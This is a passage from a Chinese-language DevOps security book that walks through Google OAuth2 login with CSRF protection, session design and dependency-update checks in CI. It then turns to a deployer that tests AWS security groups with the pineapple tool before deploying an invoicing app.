
返回给应用的地址。

请求信息的类型。

Google 的 OAuth2 终端节点。

配置就绪后，接下来就要实现 OAuth 流程的第一步，包括将用户转给 Google 并要求他们进行身份验证。在发票应用中，给主页加上验证用户的链接。

代码清单 3.25 在发票应用的主页中加上指向身份验证终端节点的链接

```
<p><a href="/authenticate">Authenticate with Google</a></p>
```

这个链接只会将用户转到一个位于 /authenticate 的新终端节点。这个终端节点使用正确的参数来创建一个重定向 URL，并将用户重定向到 Google。身份验证终端节点的代码如代码清单 3.26 所示。

代码清单 3.26 创建重定向到 Google 的 oauth 查询

```
func getAuthenticate(w http.ResponseWriter, r *http.Request) {
    url := oauthCfg.AuthCodeURL(makeCSRFToken())
    http.Redirect(w, r, url, http.StatusTemporaryRedirect)
}
```

生成重定向 URL。

重定向用户。

应用和 IdP 之间来回重定向也需要使用 CSRF 令牌来防范 CSRF 攻击。OAuth2 流程用到的令牌类型和之前保护表单提交用到的令牌类型是一样的。

发票应用返回的重定向 URL 将之前定义的配置参数传给 IdP。URL 见链接 3.15，并且设置了下面这些查询字符串参数：

- client_id=***.apps.googleusercontent.com
- redirect_uri=http://***.com/oauthzcallback
- response_type=code
- scope=https://www.***.com/auth/userinfo.profile
- state=<CSRF Token>

对于 IdP，用户会看到登录提示，要求他们同意登录操作。如果他们同意了，Google 会将他们重定向到发票应用，并且将 oauth 授权码放在重定向 URL 的查询字符串中。

我们回到发票应用，你要增加一个终端节点 /oauth2callback 来处理 IdP 返回的重定向请求。在处理这个请求的时候，首先要验证 CSRF 令牌，然后从 URL 的参数中提取 oauth 授权码。

这个授权码被用于交换 API 令牌，而令牌将被用来直接从 Google 获取关于用户的信息（使用代码清单 3.24 中配置的 TokenURL 地址）。现在，应用可以确保用户能够正确地通过身份认证。Google 提供的信息可以被应用用来识别用户，并可能据此给用户授予各种权限。代码清单 3.27 实现了使用 API 令牌获取用户信息的那部分工作流。

代码清单 3.27 回调 Google API 获取用户信息

```
func getOAuth2Callback(w http.ResponseWriter, r *http.Request) {
    if !checkCSRFToken(r.FormValue("state")) {
        w.WriteHeader(http.StatusNotAcceptable)
        w.Write([]byte("CSRF verification failed."))
        return
    }
    token, _ := oauthCfg.Exchange(oauth2.NoContext,
        r.FormValue("code"))
    client := oauthCfg.Client(oauth2.NoContext, token)
    resp, _ := client.Get(
        `https://www.***.com/oauth2/v1/userinfo?alt=json`)
    buf := make([]byte, 1024)
    resp.Body.Read(buf)
    w.Write([]byte(fmt.Sprintf(`<html><body>
        You are now authenticated as %s
        </body></html>`, string(buf))))
}
```

检查 CSRF 令牌。

用授权码交换 API 令牌。

通过 Google API 获取用户信息。

我们对 OpenID Connect/OAuth2 的实现过程只是简要地介绍了一些细节，但你应该明白了其思路：通过多次 HTTP 重定向，应用可以依靠第三方对用户进行身份验证。使用 IdP 是保护现代 Web 应用最有效的手段之一，因为凭证的处理和保护完全交给了 IdP。应用不再需要防止暴力攻击，也不需要实现密码强度检查，更不需要支持多因子身份验证，这些都交给 IdP 去处理了。你应该始终在应用中尝试使用 IdP，而不是自己实现密码管理。

OpenID Connect 保护了身份认证阶段的安全，但应用还要负责创建和管理会话。我们马上来讨论这个话题。

3.3.4 会话和 Cookie 的安全性

在使用 HTTP 基本身份认证的时候，浏览器的每次请求都会带上 Authorization 标头一起发送。应用在每次收到用户的请求时，都可以对用户名和密码进行校验。你不需要会话，因为身份验证一直在持续地进行。

如果应用依赖 IdP，每一次用户请求都需要一次如此复杂的 ouath 舞蹈，那么应用是吃不消的。应用必须在用户通过身份验证后马上创建一个会话，并在收到新的请求时检查会话的合法性。

会话可以是有状态的，也可以是无状态的：

- 有状态的会话需要在数据库中保存一个会话 ID，并且检查用户是不是在每次请求中都发送了会话 ID。在处理请求之前，应用会对数据库中保存的会话状态进行验证。
- 无状态的会话不会在服务端保存任何数据，而只是简单地检查用户是否拥有可信的和最新的会话 cookie。对于高性能应用来说，无状态的会话带来的好处是不需要每次请求都往返于数据库。

无状态的会话带来了性能优势，但缺少了在服务端销毁会话的能力，因为服务器不知道哪些会话是活跃的，而哪些不是。对于有状态的会话，销毁一个会话就和删除数据库记录一样简单，一旦会话被销毁，就要强制用户重新进行身份验证。

当恶意用户滥用你的应用时，销毁会话通常十分关键，并且还能阻止心怀不满的雇员在解约后继续频繁地访问应用。根据应用仔细斟酌你需要哪种会话类型，并尽量使用有状态的会话。

3.3.5 测试身份验证

对于外部测试来说，身份验证可能是少数几个较为复杂的领域之一。像 ZAP 这样的漏洞扫描器，可以通过扫描网站来发现缺少必要身份验证的页面和资源，但这种扫描效果很有限，而且无法确定 OpenID Connect 这样的流程的正确性。

除了依靠外部扫描器，开发人员还应该编写单元测试来对应用的身份验证层进行验证。QA 团队应该将身份验证流程作为应用验证的一部分来执行。靠人力测试的身份验证流程不如自动化测试高效，但在 OpenID Connect、SAML 及其他身份验证层得到扫描器支持之前，这是最好的方法了。

现在，发票应用已经相当安全了，但它的安全性严重依赖外部库，而这些库未来有可能被破坏。在结束 WebAppSec 这一章之前，我们来讨论一下让依赖保持与时俱进的技术。

3.4 依赖管理

每一种编程语言都有不同的管理第三方代码的方法。大多数语言会提供一个中央的包管理仓库，开发者可以把他们的代码上传到这里，也可以从这里获得别人的代码（Python 有 PyPI，Node.JS 有 npm，Ruby 有 RubyGems，Perl 有 CPAN，Rust 有 Cargo，等等）。在这一点上，Go 有些与众不同：它直接从依赖的源代码仓库中导入和获取依赖。例如，发票应用导入了一个名为 github.com/gorilla/mux（用于简化 HTTP 请求的路由）的包，这个包从它的原始代码仓库下载（链接 3.16），而不是从包仓库下载。

无论用哪种方法管理依赖，这个过程都有下面两个缺点：

- 可用性损失——依赖的源可能下线，也可能被开发者删除，或者尝试构建应用的服务器无法访问互联网。
- 完整性损失——源代码可能被替换成了恶意代码。

因此，开发人员通常会将依赖锁定为特定版本，有时还会下载一份依赖的副本，并和项目存放在一起。这种实践被称为 vendoring，其优势在于不用互联网连接就可以完成代码构建，因为所有的依赖都存储在本地。

依赖锁定和 vendoring 解决了可用性和完整性问题，但却迫使应用要定期更新本地的副本。如果没有合适的工具，开发人员常常会忘记更新，这将导致应用依赖过时代码，从而暴露出漏洞。

发票应用是一个极度简化的例子，尽管很小却也依赖了一些包，而这些包最好要及时更新。在这一节里，我们将首先讨论管理发票应用依赖的最佳方法，然后再探讨其他语言的解决方法。

3.4.1 Golang vendoring

有一些工具可以帮助管理 Go 的依赖：dep（链接 3.17）、Godep（链接 3.18）、Glide（链接 3.19）、Govend（链接 3.20），或者直接使用 Go 自带的标准 vendoring 支持。这些工具能帮助开发人员获取依赖的副本，并放到应用仓库中的一个名为 vendor / 的文件夹下。本节将使用 `govend` 来提供发票应用的依赖，并在 CircleCI 中检查这些依赖的状态。

代码清单 3.28 在发票应用仓库中通过 govend 初始化 Go vendoring

```
$ go get github.com/govend/govend
$ govend -l
$ git add vendor.yml vendor/
$ git commit -m "Vendoring update"
```

依赖列表将被写到 vendor.yml 文件中，一起写入的还有每个依赖的提交哈希，这样可以轻松地找到提供的是依赖的哪个版本。发票应用的 vendor.yml 示例见代码清单 3.29。

代码清单 3.29 列出 vendor.yml 中提供的依赖及它们的提交哈希

```
vendors:
- path: github.com/gorilla/mux
  rev: 9fa818a44c2bf1396a17f9d5a3c0f6dd39d2ff8e
- path: github.com/gorilla/securecookie
  rev: ff356348f74133a59d3e93aa24b5b4551b6fe90d
- path: github.com/gorilla/sessions
  rev: 56ba4b0a11da87516629a57408a5f7e4c8ea7b0b
- path: github.com/jinzhu/gorm
  rev: caa792644ce60fd7b429e0616afbdbccdf011be2
- path: golang.org/x/oauth2
  rev: 65a8d08c6292395d47053be10b3c5e91960def76
```

在 vendoring 完成初始化之后，让依赖保持与时俱进就成了首要任务。`govend -u` 会获取依赖的最新版本，并更新到 vendor.yml 文件中。但这还需要手工操作，并且你极有可能会遗忘。

更新依赖应该始终被当成一次代码变更来对待，并且由开发人员来执行；但是，你可以在 CircleCI 的配置中加上几条命令，通过 CI 检查依赖的状态。

代码清单 3.30 在 CircleCI 里调用 `govend -u`，测试依赖的状态

```
- run:
    name: Test dependencies are up to date
    command: |
      GOPATH="${GOPATH_HEAD}";
      (
      cd ${GOPATH_BASE}/${CIRCLE_PROJECT_REPONAME} && \
      govend -u && \
      git diff -quiet
      )
```

进入源代码目录。

检查是否有变化。

更新依赖。

如果有可用的新版本依赖，`govend -u` 会在 CI 执行的过程中发现它们，因为存在待定的变更，触发 `git diff` 会以返回码 1 退出。非零的返回码将导致 CircleCI 构建失败，并将问题通知给开发人员。这种方法和本章开头使用的基线扫描很像，每次应用（代码）在发生变更的时候都可以检查是否存在过时的依赖。

这种方法有一个缺点，如果应用（代码）没有发生变更，检测就不会进行。这对于处在维护模式的软件来说是个问题，它们好几个月才会发生一次变更。在第 4 章中，我们将讨论强制应用和基础设施定期重建的技术，它们将有助于解决这个问题。

3.4.2 Node.js 的包管理

Node.js 采用的是另一种不同的依赖管理机制，它依赖的是名为 npm（Node Package Manager）的包管理系统。Node.js 应用将依赖定义在 package.json 文件中，这个文件同样可以锁定依赖版本。

Node 包管理器

npm 是由 Node.js 的生态系统发展而来的，但是可以用于任何 JavaScript 应用。即便是没有使用 Node.js，前端开发人员通常也会使用 npm 来管理 JavaScript 依赖。

和 Go 一样，有好几种工具可以管理 Node.js 依赖，但是它们却用不同的方式来检查存在漏洞的包。Node 安全平台（Node Security Platform）提供了 nsp，它可以检查项目的安全状态，nsp 使用了多套已知安全漏洞的数据库来查找过时的及暴露出安全问题的包。代码清单 3.31 是对一个大型 Node.js 项目上的 nsp 执行的结果展示。

代码清单 3.31 对 Node.js 项目执行 nsp 的输出结果实例

```
$ nsp check
(+) 25 vulnerabilities found
┌──────────────┬──────────────────────────────────────────┐
│              │ Quoteless Attributes in Templates can lead to … │
├──────────────┼──────────────────────────────────────────┤
│ Name         │ handlebars                               │
├──────────────┼──────────────────────────────────────────┤
│ Installed    │ 2.0.0                                    │
├──────────────┼──────────────────────────────────────────┤
│ Vulnerable   │ <4.0.0                                   │
├──────────────┼──────────────────────────────────────────┤
│ Patched      │ >=4.0.0                                  │
├──────────────┼──────────────────────────────────────────┤
│ Path         │ fxa-content-server@0.58.1 > bower@1.7.1 > hand… │
├──────────────┼──────────────────────────────────────────┤
│ More Info    │ https://***.io/advisories/61             │
└──────────────┴──────────────────────────────────────────┘
```

上面的输出结果告诉我们，项目中使用了一个叫作 handlebars 的依赖，它的版本设置成了 2.0.0。但 nsp 知道这个早于 4.0.0 的包的所有版本都存在内容注入攻击的漏洞，并建议该项目应该将 handlebars 升级到更新的版本。

因为 nsp 是一个命令行工具，所以它可以很轻松地集成到 CI 平台中。在使用 nsp 时，开发者仍然需要手动更新依赖，但是其他一些像 Greenkeeper.io 这样的平台会在有可用更新的时候直接向项目代码仓库发起拉取请求。这是在项目长时间没有

变更发生时防止依赖过时的一种方法。最终，同时使用 nsp 和 Greenkeeper.io 是保持 Node.JS 项目与时俱进的一个不错的方式。

3.4.3 Python requirements

Python 使用的包管理系统和 Node.js 类似，叫作 pip，它配置依赖的文件名为 requirements.txt。开发者可以锁定这个文件中的依赖版本，这种方法常常被用来处理包的版本之间出现冲突的情况。

pip 命令行工具提供了一个检测过时依赖的选项，其名字十分贴切，就叫作 `--outdated`。它可以用来检查项目依赖的状态。代码清单 3.32 告诉我们在这个给定的项目中使用的一些包的版本，应该要更新它的 requirements。同样地，这种检查可以用在 CI 中来跟踪过时的依赖。

代码清单 3.32 使用 `pip --outdated` 跟踪 Python 应用的依赖

```
$ pip list --outdated
boto3 (1.3.0) - Latest: 1.3.1 [wheel]
botocore (1.4.6) - Latest: 1.4.28 [wheel]
cffi (1.5.2) - Latest: 1.6.0 [sdist]
cryptography (1.3.1) - Latest: 1.4 [sdist]
python-dateutil (2.5.1) - Latest: 2.5.3 [wheel]
ruamel.yaml (0.11.7) - Latest: 0.11.11 [wheel]
setuptools (20.3.1) - Latest: 23.0.0 [wheel]
```

然而，pip 无法像 nsp 警告存在漏洞的包那样告诉我们，在过时的版本中是否存在安全问题。为此，链接 3.21 和链接 3.22 这样的在线服务提供了判断 Python 应用中是否存在漏洞的方法。图 3.15 展示了 requires.io 针对一个 Python 应用的检查执行界面，这个项目使用了存在漏洞的依赖。

图 3.15 requires.io 可以跟踪 Python 项目中存在漏洞的依赖。

3.5 本章小结

- 使用 ZAP 的安全测试可以在 CI 上自动执行，并将安全反馈立即提供给开发人员。
- 跨站脚本攻击会将恶意代码注入 Web 应用中，可以使用字符转义和内容安全策略来阻止。
- 跨站请求伪造攻击会滥用网站之间的链接，应该使用 CSRF 令牌阻止。
- 点击劫持是滥用 IFrame 的结果，可以通过 CSP 和 `X-Frame-Options` 标头来阻止。
- HTTP 基本身份认证提供了一种简单的方法对用户进行身份认证，但是却不能在传输过程中保护凭证信息的机密性。
- Web 应用应该尽可能通过身份提供商来对用户进行身份验证，以避免在本地存储密码。
- 编程语言提供了保持应用与时俱进的机制，并可以集成到 CI 测试之中。

4 第二层安全性：保护云基础设施

本章内容包括

- 在持续交付中对基础设施进行自动化安全测试
- 通过安全组来限制对基础设施组件的网络访问
- 在不牺牲安全性的情况下，通过 SSH 开放管理员级访问
- 严格加强对发票应用数据库的访问控制

在第 2 章中，为托管发票应用而构建的环境存在着一些安全问题。在第 3 章中，应用层的安全性得到了修正，你也学会了测试驱动安全是如何将测试直接集成到 CI 流水线之中的。你用到了像 CSP 这样的浏览器安全技术，还有像 OpenID Connect 这样的身份验证协议，以及像 CSRF 令牌这样的编程技术，解决了应用自身的漏洞。在第 4 章我们将继续“保护发票应用”的旅程，这一章将深入到基础设施层，重点关注如何增强服务的网络、服务器和数据库的安全控制。我们将继续应用 TDS 原则，在流水线中增加安全测试，这一次是在持续交付这个层级。

在第 2 章的结尾处，执行的安全审计列出了我们现在要修正的问题：

- 首先，要限制对数据库的网络访问，在初始设置时，数据库完全暴露给了互联网。现在，只有发票应用才需要访问数据库，你将使用 Amazon 的安全组来更好地实现网络流量过滤。
- 运维人员通常需要访问基础设施组件来调试复杂的问题。我们路线图上的第

二个要点就是要构建被称为 SSH 堡垒机的安全入口，让团队在不牺牲安全性的前提下连接数据库和服务器。你将使用多因子验证和健壮的密码协议堡垒机来进行加固。

- 最后，我们回到数据库的自身配置，讨论不用数据库管理员账户就可以访问数据模式的方式。你为运维人员创建的是管理员账户，为不能访问敏感信息的开发人员创建的是只读账户，为应用分配的是有足够操作权限的读写账户，而不是完全的管理员账户。

在开始增强基础设施安全性之前，我先在流水线中引入一个新的组件，它被设计用来对基础设施执行安全测试，并在全部测试都通过后触发发票应用的部署。这个新的组件叫作“部署器”，你的第一个任务就是把它集成到基础设施中。

4.1 保护并测试云基础设施：部署器

目前已经实现的流水线生成了一个托管在 Docker Hub 上的容器，这个容器经过了全面的测试，并且为生产环境的发布做好了准备。在部署这个容器之前，你还需要验证基础设施的安全状态，并确保没有做让控制失效的手动变更。现在所引入的部署器应用的任务就是用来执行安全检查的，并在所有测试通过后触发应用的部署。图 4.1 概括了 CD 流水线的四个步骤：

1. 应用容器被推送到容器仓库。
2. 容器仓库调用由部署器托管的 webhook URL，表明应用容器的新版本已经做好了部署的准备。
3. 部署器对基础设施的各个部分进行一系列测试。
4. 如果测试通过，EB 平台会得到指令，将新的应用容器部署到基础设施中的 EC2 实例上，真正地将发票应用的环境更新到应用的最新版本。

部署器的源代码可以从链接 4.1获取（它包括了本章中你要实现的最终脚本和配置）。部署器是一些流行的流水线平台的最简实现，比如 Jenkins（链接 4.2）或 Concourse（链接 4.3）。这些平台的设计能应付复杂的部署流水线，但也会增加使用的难度。配置 Jenkins 或 Concourse 来处理发票应用的 CD 流水线不属于本书讨论的范围。相比之下，我们实现的部署器提供了一个简单的替代品，它可以把 TDS 集成到 CD 流水线中。




图 4.1 发布到 Docker Hub（1）的容器触发通知并发送给开发人员（2）。执行测试以校验基础设施的安全性（3），在所有测试通过后部署容器（4）。

4.1.1 设置部署器

部署器是一个 Go 语言小应用，它有一个公开的 HTTP 终端节点，用来接收 Docker Hub 调用的 webhook。它不需要数据库，只需要一个 EC2 实例和一个负载均衡器。这套基础设施甚至比运行在 EB 里的发票应用还要简单，所以我们略过了它的安装步骤。如果你想在测试环境中运行自己的实例，部署器的代码仓库提供了一个名为 `create_ebs_env.sh` 的脚本，可以在 AWS 免费套餐中自动创建一个 EB 环境。代码清单 4.1 展示了如何运行这个脚本。

代码清单 4.1 在 AWS EB 中自动安装部署器

```
$ ./create_ebs_env.sh
Creating EBS application deployer201608090943
default vpc is vpc-c3a636a4
ElasticBeanTalk application created
API environment e-3eirqeiqqm is being created
make_bucket: s3://deployer201608090943/
upload: ./app-version.json to s3://deployer201608090943/app-version.json
waiting for environment.....................................
Environment is being deployed. Public endpoint is http://***
     mdvsuts2jw.us-east-1.elasticbeanstalk.com
```

你可以通过查询部署器的 /__version__ 终端节点来检查安装是否完成。

代码清单 4.2 终端节点返回带有版本信息的 JSON 文档

```
$ curl \
http://***.mdvsuts2jw.us-east-1.elasticbeanstalk.com/__version__
{
"source": "https://***.com/Securing-DevOps/deployer",
"version": "20160522.0-ea0ae7b",
"commit": "ea0ae7b1faabd4e511d16d75142d97c683d64646",
"build": "https://***.com/gh/Securing-DevOps/deployer/"
}
```

4.1.2 配置 Docker Hub 和部署器之间的通知

部署器暴露了一个单独的终端节点：POST /dockerhub，当新版本的发票应用做好部署准备时，它可以接收来自 Docker Hub 的 webhook 通知。webhook 通知对应的是图 4.1 中的步骤（2）。在链接 4.4 上，部署器的公开终端节点添加到了发票应用仓库的 Webhooks 选项卡中，Docker Hub 能自动地向部署器发送通知。图 4.2 展示了创建 webhook 的 Web 界面截图。




图 4.2 将部署器的公开终端节点 URL "/dockerhub" 添加到链接 4.4 上的发票应用仓库的 Webhooks 选项卡中，这样就创建了一个 webhook。

一旦接收到 webhook，部署器就会调用 Docker Hub 对通知进行身份验证。这次回调将阻止第三方发送的伪造通知触发部署。如果 Docker Hub 通过了通知的身份验证（返回 HTTP 200 OK 给回调请求），部署器即可以转入步骤（3），开始执行一套测试基础环境的脚本。

4.1.3 对基础设施执行测试

在部署过程中执行测试脚本是部署器的主要目的。这些脚本放在部署器代码仓库中的 deploymentTests 文件夹下面。

代码清单 4.3 deployer 执行的测试脚本

```
deployer/deploymentTests/
└── 1-echotest.sh
```

现在这个目录中只有一个测试脚本。这是一个简单的 bash 脚本，只有一条 `echo` 命令，如代码清单 4.4 所示，它用来验证设置是否生效。随着本章内容的逐步展开，我们将继续添加更多脚本。

代码清单 4.4 echotest 脚本

```
#!/usr/bin/env sh
echo This is a test script that should always return successfully
```

当部署器接收到来自 Docker Hub 的通知时，就会执行 `echotest` 脚本。你可以通过触发发票应用的 CircleCI 任务的一次重构来进行验证，该任务会上传一个容器到 Docker Hub 上（步骤（1）），接着触发部署器的通知（步骤（2）），然后执行脚本并在日志中展示输出结果（步骤（3））。代码清单 4.5 展示了一段从 EB 中提取的日志示例，这段日志证明执行是成功的。

代码清单 4.5 展示 `echotest` 脚本执行的部署器日志示例

```
2016/07/25 03:12:34 Received webhook notification

2016/07/25 03:12:34 Verified notification authenticity

2016/07/25 03:12:34 Executing test /app/deploymentTests/1-echotest.sh

2016/07/25 03:12:34 Test /app/deploymentTests/1-echotest.sh succeeded: This
    is a test script that should always return successfully
```

部署器的代码会检查该脚本的返回码。如果脚本返回 0，则认为是成功的。其他任何返回值都会让部署停下来。以 `echotest` 脚本为例，`echo` 命令返回 0，则允许部署器进入步骤（4）并更新应用。

4.1.4 更新发票应用的环境

前一章中使用了 AWS 命令行工具来执行 update-environment 命令。现在需要部

署器来执行这个操作，并且使用 AWS Go SDK[1] 将该操作集成到部署器应用的代码里。代码清单 4.6 展示了部署器的代码是如何调用 update-environment 操作的。

代码清单 4.6 将发票应用部署到 EB 的 Go 代码

```
func deploy() {
    svc := elasticbeanstalk.New(
        session.New(),
        &aws.Config{Region: aws.String("us-east-1")},
    )

    params := &elasticbeanstalk.UpdateEnvironmentInput{
        ApplicationName: aws.String("invoicer201605211320"),
        EnvironmentId:   aws.String("e-curu6awket"),
        VersionLabel:    aws.String("invoicer-api"),
    }
    resp, err := svc.UpdateEnvironment(params)
    if err != nil {
        log.Println(err)
        return
    }
    log.Println("Deploying EBS application:", params)
}
```

在托管发票应用的分区中创建 API 会话。

设置参数，说明哪个环境应该被更新。

触发 EB 更新。

当所有测试都通过后，deploy() 函数会被调用。执行该函数需要 AWS API 的访问权限，可以通过设置在 AWS_ACCESS_KEY_ID 和 AWS_SECRET_ACCESS_KEY 中的访问密钥来授予部署器访问权限（我们将在第 6 章讨论另一种授予访问权限的方法，它不需要人工生成凭证）。

部署器的设置到此结束，它完成了 CD 流水线的自动化和基础设施层 TDS 的实现。部署器现在还没有任何有意义的测试，但是随着对基础设施各个层的保护，会有测试不断被加入其中。在下一节里，我们将开始使用 AWS 安全组来限制网络访问。

4.2 限制网络访问

我们在第 2 章中构建的环境的网络安全性很差。在这一节，我们将回顾发票应用的安全组，确保它们正确地限制了网络访问。

---

1 可从链接4.5获取，AWS SDK 可以轻松地将 AWS 功能集成到 Go 程序中。Java、Python 和大多数主流语言都有类似的库。

图 4.3 回顾了第 2 章中提到的三层架构，并标明了用来保护每一层的安全组。要加强网络安全性，你需要对每个安全组进行配置，并只接受来自前面那个安全组的连接：

- 负载均衡器应该在 443 端口上接受来自整个互联网的连接。
- 发票应用 EC2 实例应该在 80 端口上接受来自负载均衡器的连接。
- RDS 数据库应该在 5432 端口上接受来自发票应用的连接。




图 4.3 在发票应用架构中，其三层中的每一层都由自身的安全组来保护。

在传统基础设施中，我们可能会通过防火墙规则来实现这些限制，这些规则用到了每台服务器的 IP 地址。但现在我们已经使用了云，而且你可能也注意到了，到目前为止，整个基础设施的设置和 IP 地址完全无关。实际上，我们对基础设施的物理表示浑然不知，我们甚至都不知道服务于应用的虚拟机有多少，更别提物理服务器的数量了。

IaaS 带来了这种可能性，即在物理关注点完全被抽象的层次上思考基础设施和服务。我们站在了更高的层次上，授权给安全组让它们互相访问，而不是定义更底层的网络策略来允许一些 IP 地址互相访问。

安全组是一个受保护的区域，出入这个区域的流量都要接受检查：是否具有相应的权限，就像防火墙一样，但是安全组要更灵活一些。安全组背后的思路是管理安全组之间的访问控制，而不是管理实例之间或者 IP 地址之间的访问控制。安全组允许运维人员增加、销毁及修改基础设施中的实例，而不用修改安全组中的规则。基础设施的物理形态不会影响安全策略，相比于与基础设施网络地址牢牢捆绑在一起的传统防火墙，这是巨大的进步。

从理论上来说，安全组中可以包含的组件数量是没有限制的。单个组件，例如 EC2 实例，可以属于一个或多个安全组。

4.2.1 测试安全组

在开始实现之前，我们先来谈谈测试。图 4.3 展示了三个发票应用安全组的网络策略的高层视图。你需要一个工具，将安全组和一份单独维护的参照文档的内容进

行对比，来对该策略进行测试。pineapple 是一个用 Go 编写的网络策略检查器，它提供了执行评估所需的基本功能。这个工具可以在链接 4.6 中找到，可以使用 go get 命令安装，如代码清单 4.7 所示。

代码清单 4.7 在本地机器上安装 pineapple

```
$ go get github.com/jvehent/pineapple
$ $GOPATH/bin/pineapple -V
20160808.0-8d430b0
```

pineapple 会校验 AWS 中的网络策略实现。将图 4.3 中描述的网络策略转换成 pineapple 的 YAML 语法，你就可以校验实现了。代码清单 4.8 展示了描述发票应用网络策略配置的规则部分。

代码清单 4.8 用于 pineapple 测试的发票应用网络策略的 YAML 版本

```
rules:
    - src: 0.0.0.0/0
      dst: load-balancer
      dport: 80

    - src: load-balancer
      dst: application
      dport: 80

    - src: application
      dst: database
      dport: 5432
```

规则一 允许流量从互联网去向负载均衡器。

规则二 允许流量从负载均衡器去向发票应用。

规则三 允许流量从发票应用去向数据库。

这些规则很好理解。你也许注意到了它们并没有直接引用安全组的 ID，因为这些 ID 会在基础设施销毁并重建的过程中发生变化。相反地，pineapple 配置使用定义在组件部分的标签来获取每一层的安全组列表。代码清单 4.9 展示了使用这些标签的负载均衡器、应用和数据库定义。

代码清单 4.9 使用标签获取基础设施组件的安全组

```
components:
    - name: load-balancer
      type: elb
      tag:
          key: elasticbeanstalk:environment-name
          value: invoicer-api

    - name: application
      type: ec2
      tag:
          key: elasticbeanstalk:environment-name
          value: invoicer-api

    - name: database
      type: rds
      tag:
          key: environment-name
          value: invoicer-api
```

ELB 和 EC2 实例由它们的 EB 标签来确定。

RDS 数据库由使用它的环境名确定。

和往常一样，在部署器中执行测试是你的目标。要达到这个目标，在部署测试中添加一个新脚本，使用代码清单 4.9 中的配置调用 `pineapple`。将脚本命名为 securitygroup.sh，将代码清单 4.10 的内容填到文件中。另外，确保将 AWS 区域和账户设置成你的账户对应的值，这在 `pineapple` 的 README 中有说明。

代码清单 4.10 `deployer` 执行 `pineapple` 对安全组进行测试

```
#!/bin/bash
go get -u github.com/jvehent/pineapple
$GOPATH/bin/pineapple -c /app/invoicer_sg_tests.yaml
```

将这个测试推送到生产环境基础设施，并发起发票应用的重新构建。代码清单 4.11 展示的是部署器的日志，其中显示了 `pineapple` 执行的输出。

代码清单 4.11 测试输出显示对数据库规则的检查失败了

```
2016/08/15 01:15 building map of security groups for all 3 components
2016/08/15 01:15 "awseb-e-c-AWSEBLoa-1VXVTQLSGGMG5" matches tags
    elasticbeanstalk:environment-name:invoicer-api
2016/08/15 01:15 "i-7bdad5fc" matches tags elasticbeanstalk:environment-
    name:invoicer-api
2016/08/15 01:15 "arn:aws:rds:us-east-1:9:db:invoicer201605211320" matches
    tags environment-name:invoicer-api
2016/08/15 01:15 rule 0 between "0.0.0.0/0" and "load-balancer" was found
2016/08/15 01:15 rule 1 between "load-balancer" and "application" was found
2016/08/15 01:15 FAILURE: rule 2 between "application" and "database" was NOT
    found
```

正如预料的那样，测试失败了，这是因为缺少了应用和数据库之间的规则。你可能能回想起来，从第 2 章开始，我们就把数据的安全组开放给了整个互联网，而不是只开放给发票应用的 EC2 实例。这就是失败的原因，你必须重新配置数据库的安全组，让其遵守网络策略。

4.2.2 开放安全组之间的访问权限

要修改数据库安全组的访问控制策略，你需要知道：数据库和发票应用各自 EC2 实例的安全组 ID（SGID，Security Group ID）。

数据库的 SGID 可以使用 AWS 命令行工具的 `describe-db-instances` 调用来获取，该调用会返回一份 JSON 文档，你可以用 `jq` 来解析。

代码清单 4.12 使用 AWS 命令行工具获取 RDS 数据库的 SGID

```
$ aws rds describe-db-instances --db-instance-identifier invoicer201605211320 |
jq -r '.DBInstances[0].VpcSecurityGroups[0].VpcSecurityGroupId'

sg-35ca6d4e
```

